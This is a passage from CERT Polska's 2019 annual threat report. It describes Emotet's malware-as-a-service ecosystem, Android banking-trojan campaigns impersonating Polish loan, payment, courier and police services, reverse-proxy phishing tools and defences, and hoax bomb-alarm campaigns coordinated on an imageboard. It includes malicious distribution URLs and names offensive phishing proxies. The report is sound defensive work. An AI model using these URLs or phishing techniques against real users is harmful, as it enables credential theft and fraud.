+ 1	https://dscreationssite.com/Planninginprogress/EZrSN0m/
+ 2	https://innovationhackers.com.mx/wiki/8t9c-bi5px8545-2918/
+ 3	http://www.windo360.com/qkoh/z3dec-51xb-43423/
+ 4	http://www.cpawhy.com/wp-admin/8qy5gi4xp-k42nca-661/
Upload time	Fri, 13 Dec 2019 15:53:08 GMT

Figure 50. Configuration of a malicious document distributed by Emotet (source: mwdb.cert.pl).

However, the trojan is not used only for the propagation and expansion of the botnet. The creators of Emotet adopted the Malware-as-a-Service strategy, sharing the botnet for a fee and allowing other criminals to install their own malicious software on compromised computers. Emotet was used to distribute such banking trojans as Trickbot, IcedID, Qakbot, or Gozi ISFB67.

Trickbot distributed by Emotet is responsible for infections with, inter alia, the Ryuk ransomware68. The Trickbot banker, similarly to Emotet, has a modular structure, and, in addition to webinjects, it allows for stealing information and further reconnaissance of the affected network. On the basis of collected information, criminals determined whether the victim would be willing to pay large ransom and encrypted selected servers with Ryuk.

At the end of 2019, there were also cases of the Gozi ISFB banker distributed directly through malicious documents, without the need to install Emotet.




Figure 51. Ecosystem deploying Emotet, Trickbot and Ryuk (source: Cybereason).

67. <https://blog.trendmicro.com/trendlabs-security-intelligence/exploring-emotet-examining-emotets-activities-infrastructure/>
 68. <https://www.cybereason.com/blog/one-two-punch-emotet-trickbot-and-ryuk-steal-then-ransom-data>

Emotet's campaigns appear on a periodical basis, preceded by periods of no activity. In 2019, Emotet became active around April/May and disappeared completely in June/July. It came back with double the force after the summer break to once again enter sleep mode at the end of the year⁶⁹. The chart below shows unique static Emotet configurations recorded by CERT Polska in particular months compared to other malware families common in Poland.




Figure 52. The frequency of Emotet's occurrence compared to other malware families. On the basis of MWDB analyses.

Emotet is under continuous development by its creators with new code obfuscation techniques or improvements in the protocol for C&C communication added⁷⁰. We expect the software to be particularly active also in 2020.

Useful links

- <https://paste.cryptolaemus.com/>
- <https://feodotracker.abuse.ch/>
- Article describing the changes in the early 2020 version:
<https://www.cert.pl/news/single/co-tam-u-ciebie-emoteciku/>

Android malware campaigns

Users of mobile devices remain in high interest of criminals. Taking control of a telephone paves the way for further actions. From stealing the contact list, call log, text messages, through gaining access to the microphone, camera, or location of the device, to full access to the victim's accounts and banking. Below are described new malware campaigns targeting Polish Android users recorded in 2019. There were also come backs of some of the applications already known from the previous year, such as Flaga Polski (Polish Flag,) described in the 2018 Report.

69. <https://www.bleepingcomputer.com/news/security/emotet-malware-restarts-spam-attacks-after-holiday-break/>

70. <https://www.cert.pl/news/single/co-tam-u-ciebie-emoteciku/>

■ Genialny Kredyt (Amazing Loan)

At the beginning of May, we wrote a blog post about the appearance of the `hxxps://genialkredyt[.]eu` website⁷¹. The page was styled as a typical website offering so-called quick loans. The selection of the loan amount and loan duration allowed to calculate the interest rate and the total amount of the potential liability.




Figure 53. Homepage of `genialnykredyt[.]eu`.

The incomplete content of the website, language errors, as well as identity masking and masquerading as a different entity indicated that the website could constitute an element of an organized campaign aimed at stealing personal data of users interested in the loan. Apart from the malicious site, the server also contained, in so-called “deep hiding”, an Android application. As the tool was not on the official Google store, the installation required the user’s permissions to install apps from untrusted sources. The analysis of the tool revealed its malicious activity. When the application was started, it requested two dangerous permissions: sending and viewing SMS messages and making phone calls. If the permissions were not given, the application was closed.




Figure 54. Permissions requested by the application on its first run.

71. <https://www.cert.pl/news/single/ciekawe-techniki-wyludzenia-danych-w-sieci/>

When the permissions were granted, the malicious tool made an attempt to collect information about the device name, IMEI number, SMS messages and call log, and then sent the data in unencrypted form to an external server. In the meantime, the victim saw the splash screen of the running application. The next step was to display the login page to the website. The main function of the malicious tool was to act as a mobile interface allowing navigation on the `genialnykredyt[.]eu` site. After registering and logging in, the victim gained access to the loan form.




Figure 55. Login panel to the mobile service.

Figure 56. Fragment of the loan form with language errors.

Each malicious campaign generates questions about the motives behind it. The stolen personal data may be used, for example, to make a fake identity card. This in turn could be used to obtain an actual loan or credit, or to open a bank account for criminal activity. Combined with the application that steals messages and call logs, the set of tools allows for precise profiling of the victim.

■ Flash update

In the second half of September, there appeared a malicious tool distributing service under the guise of Flash player update. Hosted at `aktualizacja-poland-flash[.]pw`, it informed the user about an old version of the player, prompting an update download in order to display the site. As with any application from outside of Google Play, the downloaded file required permission to install apps from unknown sources. Once the tool was started, the victim's device was infected with the Anubis banking trojan. The malicious code allowed, among other things, to display overlays stealing banking credentials, view SMS authentication codes, and masquerade as Google Play to obtain the cardholder's data⁷².

72. <https://sirt.pl/falszywa-aktualizacja-flash-player/>




Figure 57. Malware hosting site and view of the installer at the first run (source: https://sirt.pl/content/images/2019/09/Pobieranie_instalacja.jpg).

■ PayU

On 14 September, the PSD2 directive introducing a number of changes in the security of payment services came into force in Poland. One of the changes was to ensure multi-factor customer authentication when logging into the account⁷³. Attackers began to adapt to the changes by developing phishing panels masquerading as payment operators, distributed in the form of a mobile application. The malicious tool allowed the attacker to obtain the login, password, and a single-use authentication code sent by the bank⁷⁴.

Shortly after the regulation was implemented, the criminals, masquerading as the InPost postal service provider, distributed SMS messages informing about a necessary additional payment for a shipment. After clicking on the link in the message, a malicious tool masquerading as the PayU application was downloaded on the victim's device. The malware allowed the attacker to obtain the name, email address, and telephone number of the affected person, gain permissions to make phone calls and send and view SMS messages, and display a fake quick payment site. The replaced panel stole the victim's login credentials, while the permissions granted in the application gave access to SMS codes sent by the bank⁷⁵. If the stolen data constituted the basis for authentication, the attacker could gain access to the victim's account.




Figure 58. An SMS message with a link for downloading the malicious application sent by attackers (left).

Figure 59. Malware masquerading as the PayU application (right) (source: <https://sirt.pl/content/images/2019/10/SMS.jpg>).

73. <https://eur-lex.europa.eu/legal-content/PL/TXT/?uri=CELEX%3A32015L2366>

74. <https://sirt.pl/falszywa-aplikacja-payu/>

75. ibidem

■ InPost

In mid-October, we observed a malware campaign masquerading as an InPost product. The malware turned out to be a banking trojan identified as Cerberus (read more in the Android bankers section (see p. 89) and on the cert.pl blog)⁷⁶. The malware was distributed through SMS messages with information about shipment tracking by means of a mobile application. The message contained a link for downloading the malicious tool.




Figure 60. The `inpost24[...]tk/inpost` distributing a malicious application.

To install the application, the user had to download the file from the link in the SMS and disable the option to block installation of software from untrusted sources. The trojan sample analysed in the Android 7.0 environment (API 24) did not request any additional permissions at the installation stage. This could let the user's guard down. Only at the first start, a window popped up which requested the permission to use the accessibility services in an obtrusive manner.

The accessibility services, which are intended for assisting people with disabilities in using the device, were in this case used for taking control of the device. Having been given the said permission, the malware granted further privileges on its own. Cerberus granted itself the permissions to view the contact list, initiate USSD requests, and become the administrator of the device and the default SMS application. The analysis of the sample did not show any network traffic indicating stealing messages or contacts, which does not preclude such behaviour in the future.




Figure 61. The malware attempts to gain permission to use the accessibility services.

Figure 62. Using the accessibility services, the malicious tool changed the default SMS app itself.

76. <https://www.cert.pl/news/single/analiza-techniczna-trojana-bankowego-cerberus/>

Using screen overlays, the malware stole login credentials to popular applications. The overlays were downloaded from an external server when the trojan was running – provided that the application for which the attackers had a prepared overlay was installed on the device.




Figure 63. i 64. Examples of overlays stealing login credentials used by Cerberus.

■ Polish Police / DHL

On 5 November, we informed about a malware campaign masquerading as the Polish Police⁷⁷. The website, supposedly offering an application for smartphone protection, distributed the Cerberus banking trojan, similarly to the InPost campaign. The website seemed to have been prepared in a hurry, contained language errors, and was located at an address pointing to phishing (dhlaplikacja[.]pl/apk). The same server, at the address dhlaplikacja[.]pl, contained the same malware family, this time masquerading as DHL.



Figure 65. i 66. Examples of phishing pages used in the campaign.

■ Preventing infection

The applications described above, distributed mostly outside Google Play, should not install on the device by default. The standard Android security policies prevent the installation of applications from untrusted sources. The user can disable this option, but we strongly advise against it. However, it is possible to find malicious software in official distribution channels, as shown on the example of the Polish Flag app. The user should be particularly cautious when installing applications using the accessibility services, requesting installation of additional packages, and gaining access to high-risk privileges.

77. <https://www.facebook.com/CERT.Polska/posts/2683547554998951>

Reverse proxy phishing

The most standard and at the same time the most basic phishing technique is to run a fake website written from scratch or copied containing the logos and stylization of the target. In 2019, we saw a sudden increase in the popularity of an alternative technique, which consists in setting up a reverse proxy server. Furthermore, a lot of attention was directed to tools that allowed even less experienced users to carry out such an attack.

Reverse proxy phishing consists in the attacker deploying their own web server which acts as an intermediary in communication between the client and the server of the real service.



Figure 67. Diagram illustrating a reverse proxy attack.

The user connects to the fake-google.pl server, which, in turn, sets up a session with google.pl and “intermediates” between the user and the real website giving the possibility for the attacker to intercept all data (logins, passwords, 2FA tokens, payment card data). Of course, luring a victim to the attacker’s server requires an appropriate social engineering technique, for example, sending a fake message informing about the need to log in to a website.

This kind of scam is highly credible because the web page presented to the user looks and behaves exactly like the original website. Advanced tools used for such attacks can automatically substitute all references to the real server contained in HTML, JavaScript, and CSS codes.

In addition, the SSL/TLS mechanisms fail to protect the user against this type of attack, because there are two encrypted sessions run in parallel: one between the client and the fake server, and the other between the fake server and the real server.

It must be remembered that DV (Domain Validation) SSL certificates only validate connection with the server belonging to the legitimate owner of the domain, but do not verify the owner’s identity. This means that we are protected against interception or sniffing of the data exchanged with the connected server by third parties. However, we are not safe if we are connected to a phishing page, and the green padlock icon may be misleading. We can only feel safe if we simultaneously verify the domain name of the website and check if the connection is encrypted.

An example of a reverse proxy attack that we recorded were attempts to obtain logins and passwords from the users of the wykop.pl website by running false instances of the original wykop.pl site.




Figure 68. An entry of a confused wykop.pl user

The most common reverse proxy phishing projects are evilginx2⁷⁸, Modlishka⁷⁹, and muraena⁸⁰.

The Evilginx phishing proxy has also been used by APT groups from other countries:




Figure 69. A Twitter discussion on the use of reverse proxy.

In response to the observed risks, on 21 January 2019, CERT Polska published a technical article⁸¹ on the operation of phishing proxies. The text also mentions precautionary measures that can be implemented by web developers to prevent such attacks. The described protection techniques are as follows:

- implementation of U2F authentication;
- modification of the email authentication scheme;
- detection of MITM attacks by means of JavaScript;
- blocking of existing proxies with a honeypot page.

We also developed a proof-of-concept web application in Python 3 / Flask technology which contains examples of defensive mechanisms implemented at the JavaScript level. Our code is available in the CERT-Polska/anti-modlishka repository⁸² on GitHub.

78. <https://github.com/kgretzky/evilginx2>

79. <https://github.com/drk1wi/Modlishka>

80. <https://github.com/muraenateam/muraena>

81. <https://www.cert.pl/news/single/przeciwdzialanie-phishingowi-z-wykorzystaniem-techniki-man-in-the-middle/>

82. <https://github.com/CERT-Polska/anti-modlishka>

In 2019, we observed the use of this phishing technique almost exclusively in the financial sector (where such proxies are called „webfake” or „redirect”). Banking entities use advanced anti-fraud systems that are capable of detecting and responding to such attacks.


We encourage website administrators to become acquainted with this type of threat, as the popularity and simplicity of publicly available tools may lead to the intensification of such attacks in other sectors.

Bombing alarms

In 2019, false bombing alarms were a burden. They were sent via email by unidentified culprits. The attacks mainly targeted authorities, prosecutor’s offices, courts, kindergartens, schools, universities, hospitals, shopping centres, media, and public transport.

One of the attacks was carried out in early May 2019 targeting secondary schools during the school-leaving exams. According to the Central Examination Board⁸³, on 7 May alone, 663 schools reported that they had received an email informing about an explosive device planted within the school premises. In 481 schools, after bomb search, the examination started according to the schedule, in 181 schools the exam was delayed, and in one establishment it was cancelled. As can be seen, the extent of the incidents and their organizational consequences were severe.

The analysis of the incidents showed that the attacks might have been carried out by a group of people and had been “coordinated” on an anonymous imageboard⁸⁴ then at the address lolifox.org (see: Figure 70). The said message board is currently inactive.



Global Statistics
There are currently 111 public boards, 134 total. Site-wide, 120 posts have been made in the last hour, with 3,702,896 being made on all active boards since October 23, 2013.
This page last updated Mon, 27 May 2019 01:00:01 -0700

Search	Board	Title	PPH	Active users	Tags	Total posts
<input type="checkbox"/> Hide NSFW boards	/b/	Random	6	206	Рандом Бред Свободка	569714
Search titles...	/polru/	pol - Russian Edition	0	112	politics news russian obr тир...	200613
All languages	/a/	Аниме	4	77	anime manga 2d	74806
Search tags...	/poland/	Polskie forum wywrotowe	0	74	poland polska international	31278
Search	/cozy/	Comfy, Cozy and Chill	9	58		52820
	/rus/	Official threads	1	41		878426
	/test/	Test	0	40		
	/mod/	Работа сайта	1	33		12216
	/dr/	Дневники	0	29		
	/d2v/	Dota 2	0	28		12315
	/u/	Teen	0	28	girls teen english	5000
	/lap/	Порно	10	22	porn fetish girls nude hardcore	13900
	/tech/	Баги, фиксы, репорты	0	20		

Figure 70. lolifox.org. imageboard

83. https://twitter.com/CKE_PL/status/1125713351915528192

84. <https://pl.wikipedia.org/wiki/Imageboard>

Among many topics, there was one named „/poland/”, described as the „Polish subversive forum”. One of the threads, opened on 23 January 2019, was about bombing alarms and was named:

„An IDEA for FUN? IS it a TERRORIST ATTACK?”

[-] ▶ POMYŚL na ZABAWĘ ? CZY to jest ZAMACH TERORYSTYCZNY ? Anonymus 23/01/19 (śro) 15:58:37 No.2250 [Ostatnie 50 postów] [Watch Thread]

Alarm bombowy w Urzędzie Skarbowym w Kutnie



16 stycznia

Wielka ewakuacja we wszystkich budynkach KUL-u. Powodem informacja o bombie
<http://archivecaslytosk.onion/sZdCA>

Falszywy alarm bombowy na Uniwersytecie Warszawskim. Nie tylko UW dostało maila o bombie
<http://archivecaslytosk.onion/ZUGf>

Replies: >>7811 >>14005 >>14501 >>15100 >>15268

▶ Anonymus 23/01/19 (śro) 15:58:54 #2251 #2

17 stycznia

Alamy w inowrocławskim i włocławskim ratuszu. Trwa ewakuacja
<http://archivecaslytosk.onion/Wus0m>

GORZÓW WLKP. Pilne! Trwa ewakuacja Urzędu Miasta w Gorzowie. To nie są ćwiczenia! Ktoś podłożył bombę?
<http://archivecaslytosk.onion/5Sp6B>

Alarm bombowy na Jasnej Górze. Na szczęście kolejny raz okazał się fałszywy
<http://archivecaslytosk.onion/3qP4F>

Alarm bombowy w centrum Rabki
<http://archivecaslytosk.onion/EYEtD>

Zabrze: "W urzędzie miasta podłożono ładunek wybuchowy"
<http://archivecaslytosk.onion/tN6qm>

▶ Anonymus 23/01/19 (śro) 15:59:32 #2252 #3

18 stycznia

Alarm bombowy w Pruszkowie - ewakuacja Urzędu Miasta
<http://archivecaslytosk.onion/W2ocS>

Figure 71. Bombing alarms thread on the lolifox message board.

At the beginning, the anonymous author of the thread posted a daily list of articles describing successive bombing alarms, probably provoked by the author. In January, there were as many as 125. There is every likelihood that the size of the phenomenon was greater, as we realize that not every alarm was described in the media and not every article was found by the author of the thread. Some articles were archived on a special site in TOR network. This was to ensure safe and anonymous reading of the articles.

